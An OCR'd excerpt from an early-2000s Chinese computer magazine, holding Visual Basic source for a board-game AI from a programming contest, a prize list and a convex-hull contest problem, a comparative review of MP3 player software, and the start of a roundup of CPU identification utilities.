当黑方应棋后，黑白层差不大于3或白方从层差4走入层差3，白方必须走成优序最高的定式，这样才能迫使黑子后退。因此棋盘层数n>2时，不论n有多大，也不论哪方先行，都是白棋胜。例如白棋走成定式a后黑子“将”步退，白右子上移或下移虽能走成定式g或e，但都是缓招，因黑子重新下移后，白棋必须恢复原状，成了循环棋。正招是白右子向左，走成优序更高的定式c。

这里用VB编程，支持图形显示。设两个窗体，Form1是启动对象，供棋手确定棋盘层数n，选择棋色和先行方（系数k）。Form2是行棋窗体，棋手下棋用鼠标控制。编程的核心是电脑智力下棋过程Sub Computer( )（后面附源程序），其算法简叙如下。

定义模块级整形数组变量p(0 To 2, 0 To 1)，p(i, 0)表示代码为i的棋子当前所处的垂线，p(i, 1)表示棋子i所处的层数。棋盘上黑白子的相对位置可由黑子与白下子的层差BLdif或黑子与白上子的层差BUdif，黑子所处的垂线，两个白子所处的垂线：分居左右、都在左、都在右，以及两个白子的层差ULdif等参数决定。根据上述参数值规定移位子及其步法。步法（常量）Up、Down、LeftWard、RightWard、UpRight和DownLeft分别表示向上、向下、向左、向右、上右和下左。电脑执白要求走成优序最高的定式棋型。电脑执黑的策略是当黑白层差大于4时黑子步步向下，以便黑白短兵相接时有更多的退路。黑白层差不大于4时尽可能使白棋走不成定式棋型，如黑子处于不利的被动地位，则采用随机步法，不使棋手掌握黑棋的行棋规律。如白棋走了错招则立即逃脱白子的阻挡，长驱直下取得胜利。

Sub Computer( )调用过程Displace和函数WonOrNot。Sub Displace(i As byte, Direction As integer)将棋子i按步法Direction移到新位置。Function WonOrNot( ) As Boolean判断棋局的胜负，如分出胜负则返值True。

为了便于棋手的操作，Form2的菜单设有“新棋”，“重下”和“退出”等选项。由于程序篇幅较大，其他过程不再赘叙。

附：源程序

```
Sub Computer()   '本过程是电脑智力下棋.
Dim Upper As Byte, Lower As Byte, leftp As Byte, rightP As Byte, r As Byte
Dim BLdif As Integer, BUdif As Integer, ULdif As Integer, GameOver As Boolean
Dim S As String
If GameOver Then Exit Sub
Randomize
If p(1, 1) >= p(2, 1) Then
  Upper = 1: Lower = 2
Else: Upper = 2: Lower = 1
End If
If p(1, 1) = p(2, 1) Then
  If p(1, 0) = 0 Then
    leftp = 1: rightP = 2
  Else: leftp = 2: rightP = 1
  End If
End If
BLdif = p(0, 1) - p(Lower, 1): BUdif = p(0, 1) - p(Upper, 1): ULdif = p(Upper, 1) - p(Lower, 1)

If k > 0 Then '电脑执白:
  Select Case BLdif
  Case 1
    If p(0, 0) = 0 Then                    '黑子在左:
      If p(1, 1) = p(2, 1) Then                  '二白子在同一层:
        Displace rightP, Up
      Else                                           '二白子分居左右:
        If p(Lower, 0) = 0 Then                        '白下子在左:
          Displace Upper, Down
        Else: Displace Lower, LeftWard                '白下子在右:
        End If
      End If
    Else 'p(0,0)=1                         '黑子在右:
      If p(1, 1) = p(2, 1) Then                  '二白子在同一层:
        If p(1, 1) = 0 Then
          Displace leftp, Up  '白子输了:
        Else: Displace rightP, Down
        End If
      Else: Displace Upper, Down            '二白子分居左右:
      End If
    End If
  Case 2
    If p(0, 0) = 0 Then                    '黑子在左
      If p(1, 1) = p(2, 1) Then                '二白子在同一层
        Displace leftp, Up
      ElseIf p(1, 0) <> p(2, 0) Then     '二白子分居左右:
        If p(Lower, 0) = 0 Then                     '白下子在左:
          Select Case ULdif
            Case 1: Displace Upper, LeftWard
            Case 2: Displace Lower, Up
          End Select
        Else 'p(Lower,0)=1                          '白下子在右:
          Displace Lower, LeftWard
        End If
      ElseIf p(1, 0) = 0 And p(2, 0) = 0 Then '黑白子都在左
      Displace Upper, UpRight
      Else                                          '黑左白右:
        Select Case ULdif
          Case 1: Displace Upper, LeftWard
          Case 2: Displace Upper, DownLeft
        End Select
      End If
    Else 'p(0,0)=1                       '黑子在右
      If p(1, 1) = p(2, 1) Then              '二白子在同一层:
        Displace leftp, UpRight
      ElseIf p(1, 0) <> p(2, 0) Then     '二白子分居左右:
        If p(Lower, 0) = 0 Then                   '白下子在左
          Displace Lower, Up  '只有ULdif=1一种情况.
        Else                                        '白下子在右
          Select Case ULdif
          Case 1: Displace Lower, Up
          Case 2: Displace Upper, Down
          End Select
        End If
      ElseIf p(1, 0) = 0 And p(2, 0) = 0 Then  '白子都在右
        Displace Lower, UpRight  '白子都在左
      Else: Displace Upper, LeftWard
      End If
    End If
  Case 3
```

```
If p(1, 1) = p(2, 1) Then              '二白子在同一层，随机令一白子向上.
  Displace Int(2 * Rnd + 1), Up
ElseIf p(0, 0) = 0 Then             '黑子在左
  If p(1, 0) <> p(2, 0) Then              '二白子分居左右:
    If p(Lower, 0) = 0 Then                   '白下子在左
      Select Case ULdif
        Case 2: Displace Lower, UpRight
        Case Else: Displace Lower, Up
      End Select
    Else: Displace Lower, Up                  '白下子在右
    End If
  ElseIf p(1, 0) = 0 And p(2, 0) = 0 Then '白子都在左
    Select Case ULdif
      Case 1: Displace Lower, UpRight
      Case 2: Displace Lower, Up
    End Select
  Else 'p(1,0) = 1 And p(2,0) = 1             '白子都在右
    Select Case ULdif
      Case 1: Displace Upper, LeftWard
      Case 2: Displace Lower, Up
      Case 3: Displace Upper, DownLeft
    End Select
  End If
Else 'p(0,0) = 1                          '黑子在右
  If p(1, 0) <> p(2, 0) Then                  '二白子分居左右
    If p(Lower, 0) = 0 Then                       '白上子在左
      Select Case ULdif
        Case 1: Displace Upper, Up
        Case 2: Displace Lower, UpRight
      End Select
    Else                                            '白上子在右
      Select Case ULdif
        Case 1: Displace Lower, LeftWard
        Case 2: Displace Lower, Up
      End Select
    End If
  ElseIf p(1, 0) = 0 And p(2, 0) = 0 Then    '白子都在左
    Select Case ULdif
      Case 1: Displace Upper, UpRight
      Case 2: Displace Upper, RightWard
    End Select
  Else                                        '白子都在右
    Select Case ULdif
      Case 1: Displace Upper, LeftWard
      Case 2: Displace Lower, Up
    End Select
  End If
End If
Case Else  ' uldif>=4
  If p(1, 1) = p(2, 1) Then
    Displace Int(2 * Rnd) + 1, Up
  ElseIf p(1, 0) <> p(2, 0) Then Displace Lower, Up
  ElseIf p(1, 0) = 0 And p(2, 0) = 0 Then Displace Lower, UpRight
  Else: Displace Upper, LeftWard
  End If
End Select

Else  '电脑执黑：
  Select Case BUdif
    Case Is < 0
      If p(Lower, 1) <> p(0, 1) - 1 Or p(0, 0) <> p(Lower, 0) Then
        Displace 0, Down
      ElseIf p(0, 0) = 0 Then Displace 0, RightWard
      Else: Displace 0, DownLeft
      End If
    Case 0      '白上子和黑子在同层:
      If p(0, 0) = 0 Then            '黑子在左:
        If p(Lower, 0) = 0 Then          '白上子在左:
          Select Case ULdif
            Case 1:
              If p(0, 1) = n - 1 Then
                Displace 0, UpRight
              Else: Displace 0, Up
              End If
            Case Else: Displace 0, Down
          End Select
        Else                               '白上子在右,黑棋赢了
          Displace 0, Down
        End If
      Else 'p(0,0) = 1               '黑子在右,黑棋赢了:
        If p(Lower, 0) = 0 Or p(Lower, 1) < p(0, 1) - 1 Then
          Displace 0, Down
        Else: Displace 0, DownLeft
        End If
      End If
   Case 1:
      If p(0, 0) = 0 Then              '黑子在右:
        Select Case ULdif
          Case 0: Displace 0, RightWard
          Case 1:
            If p(Upper, 0) = 0 Then      '白上子在左:
              If p(0, 1) = n - 1 Then
                r = Int(2 * Rnd)
              Else: r = Int(3 * Rnd)
              End If
              Select Case r
                Case 0: Displace 0, RightWard
                Case 1: Displace 0, UpRight
                Case 2: Displace 0, Up
              End Select
            Else                           '白上子在右:
              If ULdif = 1 And p(Lower, 0) = 0 Then
                Displace 0, Down
              ElseIf ULdif = 1 Or (ULdif = 2 And p(Lower, 0)) = 1 Then
                If p(0, 1) = n - 1 Then
                  r = Int(2 * Rnd)
                Else: r = Int(3 * Rnd)
                End If
                Select Case r
                  Case 0: Displace 0, RightWard
                  Case 1: Displace 0, UpRight
                  Case 2: Displace 0, Up
                End Select
              Else: Displace 0, Down
              End If
            End If
          Case Else: Displace 0, RightWard
        End Select
      Else                              '黑子在右:
        Select Case ULdif
          Case 0: Displace 0, Up
          Case 1
            If p(Upper, 0) = 0 And p(Lower, 0) = 0 Then
              Displace 0, Down         'black win
            ElseIf p(Upper, 0) = 1 And p(Lower, 0) = 0 Then Displace 0, DownLeft
```

```
            Else
              If p(0, 1) < n Then
                If Int(2 * Rnd) = 0 Then
                  Displace 0, LeftWard
                Else: Displace 0, Up
                End If
              Else
                If p(Upper, 0) = 0 Then
                  Displace 0, Down
                Else: Displace 0, DownLeft
                End If
              End If
            End If
          Case Else
            If p(Upper, 0) = 1 Then
              Displace 0, DownLeft
            Else: Displace 0, Down
            End If
        End Select
      End If
    Case Else: Displace 0, Down
  End Select
End If
Call WonOrNot
End Sub
```

2000 年第 22 期获奖名单

擂　主：裴震权（辽宁）

一等奖：李　英（重庆）　臧万军（山东）

优秀奖：任振鹏（北京）　吴海峰（湖北）　刘利瓦（广东）

最佳评论奖：王海涛（江西）　赵文斌（上海）

本期评委：吴文虎　刘雅英　罗光宣　李秋平

擂主将获得”紫光电脑笔（Unispen 3040A）”一个与”扫描大师套装光盘”一套;一等奖获”扫描大师套装光盘”一套;优秀奖获本刊提供的光盘一张。

本期擂主与一等奖奖品由清华紫光提供。


本期特设了最佳评论奖，两位获奖选手对 22 期登载的参赛稿提出了很好的建议与评论,将获得本刊特别提供的摄影服一件。

2001 年第 4 期擂台赛题目

求平面点集的凸包与凸包面积

设任意给定平面上的 n 个点（$n \geq 3$），其中任意两个点不重合，则称包含这 n 个点在内的最小凸多边形是该点集的凸包。请编一程序求出任意给定 n 个点的凸包。

例如：如图给出平面上的 6 个点：v_0，v_1……v_5，显然四边形 $v_0v_1v_5v_4v_0$ 就是这 6 个点的点集的一个凸包。一般而言，凸包多边形的顶点集是给定点集的一个子集。



具体要求:在input.dat文件中输入点集的数据，格式为：第 1 行为一整数 n，表示给定点集的点数，以后共有 n 行，依顶点序号次序，每行两浮点数 x_i 与 y_i（$0 \leq i < n$），表示第 i 个点的 X 与 Y 轴坐标。

结果直接输出在屏幕上，先是一个整数 m 表示凸包多边形的点数，然后按顺时针方向依次输出凸包多边形的顶点序号。例如，如图的情况则输出结果为4　0－1－5－4－0。

参 赛 要 求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。

（2）非常欢迎将参赛程序通过软盘或 E - m a i l ：arena@cfan.cn.net寄来。

（3）本次擂台赛评奖日期为：2001 年 4 月 25 日。

（4）来稿请寄：北京 9615 信箱《电脑爱好者》编辑部（擂台赛 2001 年第 4 期）收（100086）。

MP3是现代电脑技术的伟大产物，它不仅给音乐压缩技术带来了革命性的突破，而且对整个传统唱片业产生了巨大的影响，尤其是网络的普及更使它如鱼得水，可以毫不夸张地说，由它而派生出的东东几乎涉及到了软件、硬件、Internet等各个方面。而我们今天要介绍的MP3播放软件则名正言顺地占领了软件的一个主要分类，并呈现出百花齐放、百家争鸣的繁荣景象，但这却令不少用户，特别是初级用户在选择上感到困惑，因此我们有必要对几款主流的MP3播放软件进行测试。

我们此次主要从功能、界面、易用性、播放音质等方面对软件进行测试，并从中选择表现优秀的产品推荐给大家。

谁令你心动 MP3播放器大擂台


□北京 FLP

Winamp 2.71

优点：整体表现优秀，通过丰富的插件可使功能得到极大扩展

缺点：播放品质一般

相信不用我们过多介绍，大家都会对Winamp有不少了解，如今它已经成为MP3播放软件的标准，几乎所有电脑玩家的电脑中都会有Winamp的影子，新手们喜欢它简单易懂的播放控制，高手们则会被它强劲的扩展能力深深吸引。该软件除了可播放MP3外，还能够播放CD、WAV、MID、VOC、MOD、WMA等格式的文件，如果安装有相应的插件，它几乎能够成为无所不播的多媒体播放软件。Winamp提供有可以储





存的预调式十波段平面均衡器，支持拖放的播放列表窗口，ID3标签编辑器，迷你网页浏览器等。

可以说正是Winamp为软件引入了Skin（外壳或称皮肤）功能，并使之得以广泛流行，而且如今没有一个软件能够像它一样拥有成千上万的Skin，所以它的界面也可以说是千变万化，用户可以轻松地通过下载Skin将其变换成任意样子。除了Skin之外，Winamp的插件也极为丰富，不仅有音效方面的插件，还有各种奇幻的视觉插件、游戏插件、功能扩展插件等。在这两个方面，Winamp绝对可以傲视群雄，无人能够匹敌。

经过不断的更新，Winamp目前的稳定性非常不错，并且系统资源占用较以前版本有了明显改善，但在系统配置较低的电脑中如果同时进行其他像Word、图像处理等操作时，其播放效果还是会受到一定的影响，在这方面它确实不如STP MP3 Player表现得优秀。

尽管Winamp的霸主地位尚无人可动摇，但这并不说明它真的十全十美，特别是播放品质平平让人不能满意，当然用户可以使用相应的音效增强插件来提高它的播放品质。不过即使这样，它还是无法与Windows Media Player 7.0、UltraPlayer相比。

Sonique 1.909

优点：功能全面，提供有最丰富的均衡调整

缺点：系统资源占用较多，稳定性有待提高

Sonique在国内曾经相当受欢迎，不少朋友都把它作为Winamp之外的第一选择。该软件的功能非常全面，提供对多种音频文件（如.xm、.it、.s3m、.cdda、.mpg、.mod、.mp2、.mp3、WMA等）以及CD的播放支持，支持.pls、.m3u、.pl等播放列表格式，并兼容Winamp播放列表，提供20波段均衡器，可以对音乐进行精细调节，自带Plug－in插件，可调整音乐的音调和播放速度，支持网络在线播放，可以设置解码优先级与预读缓存，以占用更少的CPU时间，降低系统资源的占用。



Sonique的界面非常有特色，融合了岩石的纹理与半透明质地，面板以硬朗的深绿色为基底，伴以深色岩石纹理的外框，整个界面看起来金属质感很强。而且该软件还提供有三种不同的界面模式，只需要双击鼠标即可轻松切换。另外，它还具有多语言界面支持功能，更改起来也非常方便。不过，我们感觉其色彩过于深重，还好它支持Skin功能，可以更换成其他不同的风格。

我们在试用后感觉Sonique的易用性处于中等水平，系

统资源占用较多，稳定性表现一般，而音质方面略好于Winamp，尤其是特有的20波段均衡器，如果适当调节可以使播放品质进一步提高。

FreeAmp For Windows 2.1 RC5

优点：开放源代码，功能简单、实用，提供优秀的文件管理功能

缺点：稳定性欠佳，功能需要进一步增强

尽管FreeAmp不像Winamp、Sonique等软件那样多才多艺、功能众多，但它的简单、实用非常值得称道。尤其是特有的MP3文件管理、音乐下载管理等功能都显示出它是一款专门为播放MP3而设计的软件。当按下“My Music”按钮后将启动专门的FreeAmp音乐浏览器，在这里用户可以扫描硬盘中的MP3文件、编辑播放文件队列、制作播放列表，而它所提供的功能完全可以和专业的MP3管理工具相比。而其内置的下载管理器能够让用户轻松地从支持RMP或RealJukebox下载格式的网站下载音乐。除此之外，FreeAmp还支持Xing's Variable Bitrate编码技术，并可以通过Internet使用ShoutCast和RTP收听网上MP3广播。对于速度比较慢的电脑，该软件所提供的调整缓冲区功能可让播放效果变得更好。另外值得一提的是，FreeAmp是一个完全开放源代码的软件，高级用户可根据自己的需要对其进行二次开发，定制为全新的MP3播放器。

FreeAmp的界面非常朴素大方，同时也支持Skin更换，在系统资源占用和播放品质方面基本处于中等水平，但软件的稳定性表现并不尽如人意，有时会出现程序错误、非法操作提示等问题。另外，它没有提供更多的右键功能，多少感觉操作上有些不便。

K-Jofol 2000 1.0 beta 1

优点：界面设计得不错，功能也很丰富

缺点：系统资源占用多，稳定性不佳

K-Jofol自问世后就把超越Winamp作为奋斗的最终目标。不过令人遗憾的是，最近该软件更新速度缓慢，与Winamp的差距渐渐拉大。当然即使这样，K-Jofol也应该算是一款相当出色的MP3播放器，它不仅最早支持Yamaha的VQF格式，而且还可播放MP3、AAC、WAV、MOD等多种音乐格式，具有相当快速的MP3解码引擎，优良的MP3均衡运算处理，支持Streaming MP3，支持DSP、Visualisation插件、高低音准处理，音量、音质修饰，可使用Winamp DSP和插件，支持mIRC，支持LiteStep、播放列表以及常用播放控制等。另外，该软件还提供有一个非常特别的功能，可以调整音乐的音调。在正常情况下，音调的设定值是100，当你加大数值后，歌曲就会加速播放，减少数值就会以慢速播放，而声音也会变得扭曲变调，很有意思。朋友聚会时用它来制作混音最简单了，肯定会让大家疯狂的。

K-Jofol界面非常另类，面板由多个圆形LCD显示屏以及弧形的音量显示组成，令人耳目一新。同时它还支持Skin功能，可以随时更换不同风格的界面。不过目前该软件所提供的Skin比较少，而且由于界面另类，所以普通用户在第一次使用时可能会感觉到不便，但熟悉后它还是比较容易操作的 。

在音质方面，K-Jofol并没有太多过人之处，与Winamp的播放效果基本相同。但它的最大问题在于占用内存资源过多，这也令其稳定性成为弱项。

STP (SysTrayPlay) MP3 Player build 10103

优点：桌面空间和系统资源占用少，功能全面，非常易用

缺点：对于喜欢漂亮界面的朋友可能会认为它过于简单

STP MP3 Player是一个非常“节俭”的MP3播放器，不仅占用的桌面、硬盘和内存资源相当少，而且下载压缩包只有185kB，安装后也仅占用不到200kB的磁盘空间。我们认为该软件最为独特的地方还在于它是基于系统托盘的，也就是软件菜单、所有操作都集中在系统托盘处显示、完成，因此可以毫不夸张地说，STP MP3 Player不会占用你一分一厘的桌面空间（当然它也提供有可选的“Minibar”桌面显示模式，不过即使这样，所占用的桌面空间也相当少）。同时，软件的系统和内存资源占用也控制得不错，特别适合电脑配置较低或喜欢一边工作一边听歌的朋友选用。



尽管STP MP3 Player的体积小巧，但这并不意味着功能简陋，相反该软件的功能相当丰富。当你用右键点击系统托盘处图标后会发现，它所提供的功能完全可以与其他同类软件相媲美，比如快速访问文件和文件夹列表、混播和重复播放模式、ID3标签编辑、软件设置、播放列表、均衡器、资源管理器等右键命令菜单。其中我们很欣赏它的MP3文件扫描功能，能够迅速自动扫描磁盘中所有的MP3文件并依次进行播放，而且还会提供列表供用户查看、选择。另外，根据我们的横向比较，STP MP3 Player的访问文件速度名列前茅，几秒钟即可载入数百首MP3歌曲。同时，该软件还具有全面的CD播放功能，完全支持CDDB在线CD资源库自动查询。

在操作方面，我们认为STP MP3 Player表现得也很不错，不仅提供有热键，还可自定义鼠标点击动作，这样只要在系统托盘图标上单击、双击、连击三次、连击四次鼠标，即可完成播放、暂停、前一首、后一首、打开Minibar、播放列表、均衡器窗口等操作，这样的易用性是此次介绍的其他软件都无法相比的。

可能许多朋友都认为像STP MP3 Player这样一个简单的系统托盘软件不会提供Skin功能，但正好相反，该软件同样可以更换Skin，在其主页上，作者提供了不少精彩的Skin供用户下载使用。不过，与大多数MP3播放器一样，STP MP3 Player的播放品质一般。

UltraPlayer

优点：界面漂亮，提供有独特的闹钟和睡眠功能
缺点：系统资源占用较多，稳定性需要进一步提高

UltraPlayer是一个免费且界面靓丽的多媒体播放软件，它的功能非常全面，完全能够满足用户不同的播放要求，而其特别的闹钟/睡眠功能以及优秀的MP3播放品质令我们爱不释手。该软件不仅可以播放MP3文件，还支持.mp1、.mp2、.wav、.wma、.dma、.mid、.cda等音频文件格式，同时它还能够播放MPEG、AVI、RM、RAM、RA、RV、RF、AIFF等视频文件。除了支持文件格式丰富的特性外，UltraPlayer还提供有ID3标签编辑、将MP3文件保存为WAV格式、10波段的均衡器、音量和平衡控制、视觉效果、DSP插件、收听网络广播（并可将播放内容保存为MP3文件）、播放列表等功能。最有趣的是，UltraPlayer还具有闹钟和睡眠功能，也就是说你可以将其作为闹钟来使用，让它在设定的时间开始播放音乐，睡眠功能则可在设好时间后自动停止播放音乐。而且在这两个功能中还提供有在XX分钟后声音渐强和渐弱这样的体贴设计。

UltraPlayer的界面设计得相当出色，即使是细节都刻画得一丝不苟，不仅极具现代感，而且还提供有立体和动画效果，给用户美妙的视觉感受。另外，该软件同样也可更换Skin，用户可以到其主页下载。同时，UltraPlayer的操作也很简单、方便。

我们之所以选择UltraPlayer，除功能众多外，其中最主要的原因还是它的MP3播放品质比较优秀。通过横向比





较，我们认为它仅次于Windows Media Player 7.0。不过，其内置的DSP回声特效插件并不令人满意，虽然使用后能够表现出一些现场感，但比较生硬。

当然UltraPlayer虽然在播放品质、界面、功能等方面表现不俗，但系统资源占用较多却拖了它的后腿，同时也令它的稳定性打了些折扣，这也是我们对该软件惟一不满意的地方。

Windows Media Player 7.0

优点：播放品质出色，功能全面，稳定性好
缺点：体积庞大，系统资源占用多

可能许多朋友想，用Windows Media Player这个庞然大物来播放MP3是不是有些大材小用？但通过比较后，我们认为它的播放品质非常出色，超过了其他所有软件，尤其适合那些对音质要求很高的朋友。Windows Media Player的功能极为丰富，并处处显示出其王者风范。它支持多种文件格式，比如MP3、WAV、MID、WMA、AVI、MPEG等，提供10波段均衡器以及预设播放音效，具有完整的播放列表支持，可更换皮肤，支持CDDB网络CD数据库，可收听/收看在线广播与视频节目，提供强大的多媒体文件管理功能，可选择





播放的视觉效果，能够将CD直接压缩为WMA格式等。

Windows Media Player的界面非常大气，操作起来也很方便，而且它也提供有Skin更换功能。最值得一提的是，如果安装微软发布的超级工具包——Windows Media Player 7 Bonus Pack后，可以直接将Winamp的Skin转换为Windows Media Player 7的Skin，使其Skin资源得到极大扩展。

Windows Media Player的播放品质也令我们折服，即使不加载任何播放特效和均衡设置，它也能够轻松击败所有对手，使得MP3的播放效果真正接近于CD品质。另外，我们通过测试发现，如果使用其专门的WMA格式压缩音乐，效果也要好于同等采样率的MP3文件，而且文件体积还要略小于MP3。

不过，正像微软的许多产品一样，Windows Media Player的体积庞大，系统资源占用过多、配置较低的电脑肯定会被它拖得呼哧带喘，但这并没有影响到它的稳定性。在我们长时间的测试过程中，它几乎没有出现过任何问题。

总结：

我们根据先前制定的标准对各个软件进行了测试与评分，结果如附表。

	功能	界面	系统资源占用	易用性	稳定性	播放品质
Winamp 2.71	5	5	4	5	5	4
Sonique 1.909	4.5	4	3	4	4	4.5
FreeAmp For Windows 2.1 RC5	3	4	4.5	4.5	3.5	4
K-Jofol 2000 1.0 beta 1	4.5	5	3	4	3.5	4
STP MP3 Player build 10103	4.5	4.5	5	5	5	4
UltraPlayer	4.5	5	3	4.5	4	4.5
Windows Media Player 7.0	5	5	3.5	4.5	5	5

大家不难看出，最终Winamp和Windows Media Player的积分并列第一，其中Winamp主要以功能全面、各项指标平衡赢得我们的好评，而Windows Media Player的王者风范以及上佳的播放品质令我们折服。不过，在这里我们还要特别推荐STP MP3 Player，如果你喜欢在进行其他电脑操作时听MP3，那么它绝对是你的不错选择。




明明白白我的芯

——CPU测试软件大阅兵

□南京 赵江 施娟

CPU名词中英文对照	
FPU	浮点运算单元
VME	虚拟模式扩展
DE	调试扩展
PSE	页面大小扩展
TSC	时间标记计数器
MSR	模块特别寄存器
PAE	实际地址扩展
MCE	机器校验扩展
SEP	快速系统调用
MTRR	内存类型范围寄存器
PGE	允许通用页面
MCA	机器校验结构
CMOV	条件移动指令支持
PAT	页面属性表
PSE－36	36位页面大小扩展
PSN	处理器序列号
MMX	多媒体扩展支持
FXSR	快速浮点运算保存和恢复
SSE	SSE指令集
SSE－2	SSE－2指令
ACC	自动时钟控制
3DNow！	3DNow！指令集

众所周知，计算机中最为重要的部件就是CPU，虽然它在整机中的价格并不占主导地位，但是却起到了左右计算机性能的决定性作用。很多朋友在购买计算机的时候，都选择了最新最好的CPU，可您对它们了解多少呢？这款CPU的性能又发挥得如何呢？会不会遇到JS的假货呢？针对这些疑虑，笔者给大家提供一些CPU测试的软件来彻底了解CPU的方方面面。



CPU-Z

下载地址:http://www.inhua.com/down/cpu-z-107.zip


软件类型：免费软件


软件大小：98kB

CPU-Z是一款非常小巧的测试软件，运行它之后，我们将看见如图所示的窗口，其中上部五个标签中的三个都提供了和CPU相关的信息，所以它完全是为CPU测试所定制的。

比如在“CPU”标签下，我们可以知道CPU的制造厂商，采用了0.2X微米制作技术，Slot 1还是Socket 370架构，运行主频是多少，还有一级、二级缓存容量大小等等内容。值得一提的是，我们能够得知这款CPU原来的主频和标准外频，所以那些Remark过的CPU就会在CPU-Z中现出原形。而“Features”标签中主要是关于CPU特征的信息，例如是否支持MMX技术、SSE硬件加速、3DNow！指令集等等。“Cache”中则分别对一级和二级缓存的数量、运行频率、线程数等一些属性进行了介绍。

TestCPU





下载地址：http://www.newhua.com.cn/down/testcpue.zip

软件类型：免费软件

软件大小：569kB

在TestCPU的帮助之下，我们能够对CPU进行全方位系统测试，这些测试不仅有详细功能方面的测试，更通过图表、数据格式提供了细致的单项测试。

“Features”标签中，有关于CPU各个方面主要功能的测试，比如是否支持浮点运算、物理地址扩展、36位页面扩展、MMX和SSE技术等，而且AMD用户还可以检测自己的CPU有没有3DNow！功能。也许看起来这里都是一些非常专业的术语，不过告诉大家一个非常简单的方法：绿色的勾越多说明这款CPU的功能越强，否则的话，嘿嘿……

“Memory1”和“Memory2”标签下分别采用MOV和MOVSD方法来复制2K到2M的文件，并用图表的形式判断CPU的运算能力。“Caculations”和“Tests”标签中则通过从1到10001的阶乘、矩阵逆转、矩阵乘法等纯数学方法来测试相关的速度和浮点运算能力等。有了这些数值，再与其他CPU相比就可以看出它的性能如何了。

另外值得一提的是，在TestCPU中搜集了CPU发展历史中所有品牌和型号的图片，而且还有相关的具体参数，比如属于第几代产品、频率范围、出厂日期、晶体管数量、内核工艺等内容，所以闲暇的时候看看这些资料还是很有意思的。


WhatCPUIs

下载地址:ftp://ftp.softhouse.com.cn/download3/11552whatcpuis.zip

软件类型：免费软件

软件大小：497kB

安装好WhatCPUIs之后，在“开始”菜单中找不到相应的启动程序，原来它会在控制面板中添加一个图标，双击之后才能使用它来对CPU进行检测。运行WhatCPUIs之后，出现的是一个大家都很熟悉的Pentium标识(如果你使用的是AMD公司的产品，将看见另外一个图标)，同时还有这款CPU是该公司第几代产品、型号等内容。



细心的朋友会发现在窗口上部有好几个标签，点击之后可以获得更多的信息。例如在“Advanced”中有关于CPU所支持的各方面功能，由于这和前面所提及的软件检测的功能差不多，所以在此也就不多说了。另外，“System”下是当前使用的操作系统及相关信息，“Links”标签里还提供了Intel、AMD、Cyrix等主要CPU制造厂商的网址，直接点击就可以登录到其网站。

MyCPU

下载地址：http://newhua.infosail.com/down/HA_mycpu113_YY.zip

软件类型：免费软件

软件大小：46kB

MyCPU是一个免费又好用的CPU性能测试软件，它不仅能够提供CPU的基本信息，而且对于目前市场上众多被 Remark 的 CPU，只要在 MyCPU 的测试下就可以立即现出原形。

运行MyCPU之后，在打开的主窗口中可以看到CPU原始频率、系列、型号等信息，这些简单的信息显然无法让我们满足。不过按下“ CPU 特性 ”按钮之后就能够了解到更多的信息了。这里能够知晓一级和二级缓存大小，是否支持MMX、SSE和3DNow！功能，还有页面大小扩展、机器校验扩展等数十项测试内容，因此对于一个仅有几十 K 的软件来说，这么多的功能应该是足够了。



WCPUID

下载地址：http://newhua.21f.net/down/wcpu28.zip

